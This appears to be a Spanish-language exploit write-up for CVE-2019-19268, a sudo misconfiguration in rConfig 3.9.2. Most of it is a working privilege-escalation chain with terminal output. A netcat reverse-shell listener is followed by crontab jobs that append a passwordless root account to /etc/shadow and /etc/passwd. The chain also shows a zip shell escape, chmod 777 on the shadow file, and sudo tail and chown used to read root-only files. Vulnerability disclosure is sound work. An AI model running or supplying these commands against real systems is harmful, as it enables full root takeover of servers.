
 thecybergeek/cve-2019-19268
¡Nuevos 0-days encontrados!

[Descripción]
Múltiples vectores de ataque en rConfig v3.9.2 debido a una mala configuración, lo que permite a los usuarios locales ejecutar comandos root mediante sudo.
[Descubridores]
dmw0ng - Discord: dmw0ng#4449
TheCyberGeek - Discord: TheCyberGeek#1892
Correo electrónico: [email protected]
La configuración de Sudo en rConfig 3.9.2 le da al usuario apache acceso para ejecutar los programas /usr/bin/zip, /bin/chmod y /usr/bin/tail como root. Esto puede usarse para ejecución remota de código en conjunto con CVE-2019-16662 y CVE-2019-16663.
Este es un conjunto de vulnerabilidades que conducen al compromiso del sistema debido a una configuración inadecuada por parte del usuario.
[Tipo de vulnerabilidad]
Permisos inseguros
SO: CentOS 7.7.1908 Software: rConfig v3.9.2
Múltiples vectores de ataque en rConfig v3.9.2 debido a una mala configuración, lo que permite a los usuarios locales ejecutar comandos root mediante sudo.
Usando el exploit de Askar:
https://shells.systems/rconfig-v3-9-2-authenticated-and-unauthenticated-rce-cve-2019-16663-and-cve-2019-16662/ obtenemos el usuario apache en rConfig 3.9.2.

root@TheCyberGeek:~# nc -lvvp 4444
listening on [any] 4444 ...
192.168.230.22: inverse host lookup failed: Unknown host
connect to [10.10.11.3] from (UNKNOWN) [192.168.230.22] 60598
whoami
apache
id
uid=48(apache) gid=48(apache) groups=48(apache)


El usuario apache puede ejecutar los siguientes comandos en Misconfigured:
(ALL) NOPASSWD: /usr/bin/crontab, /usr/bin/zip, /bin/chmod, /bin/chown, /usr/bin/whoami, /usr/bin/wc, /usr/bin/tail, /bin/rm

id
uid=48 gid=48(apache) groups=48(apache)
sudo /usr/bin/crontab -l | { cat; echo "* * * * * echo 'pwned:::0:99999:7:::' >> /etc/shadow"; } | sudo /usr/bin/crontab -
sudo /usr/bin/crontab -l | { cat; echo "* * * * * echo 'pwned:x:0:0:root:/root:/bin/bash' >> /etc/passwd"; } | sudo /usr/bin/crontab -
sudo /usr/bin/crontab -l
* * * * * echo 'pwned:::0:99999:7:::' >> /etc/shadow
* * * * * echo 'pwned:x:0:0:root:/root:/bin/bash' >> /etc/passwd
su pwned
id
uid=0(root) gid=0(root) groups=0(root)
id
uid=48 gid=48(apache) groups=48(apache)
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 65%)
sudo rm $TF
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
sudo /bin/chmod 777 /etc/shadow
sudo /bin/chmod 777 /etc/passwd

echo "pwned:::0:99999:7:::" >> /etc/shadow
echo "pwned:x:0:0:root:/root:/bin/bash" >> /etc/passwd
su pwned
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
id
uid=48(apache) gid=48(apache) groups=48(apache)
ls -la /root/secret.txt
-rwx------ 1 root root 19 Nov 25 11:41 /root/secret.txt
cat /root/secret.txt

LFILE=/root/secret.txt
sudo tail -c1G "$LFILE"
I got the secret

ls -la /root/secret.txt
-rwx------ 1 root root 19 Nov 25 11:41 /root/secret.txt
sudo /bin/chown apache:apache /root/secret.txt
ls -la /root/secret.txt
-rwx------ 1 apache apache 19 Nov 25 11:41 /root/secret.txt
cat /root/secret.txt
I got the secret


A su vez, comprometemos por completo cualquier CentOS 7.7.1908 con rConfig instalado.
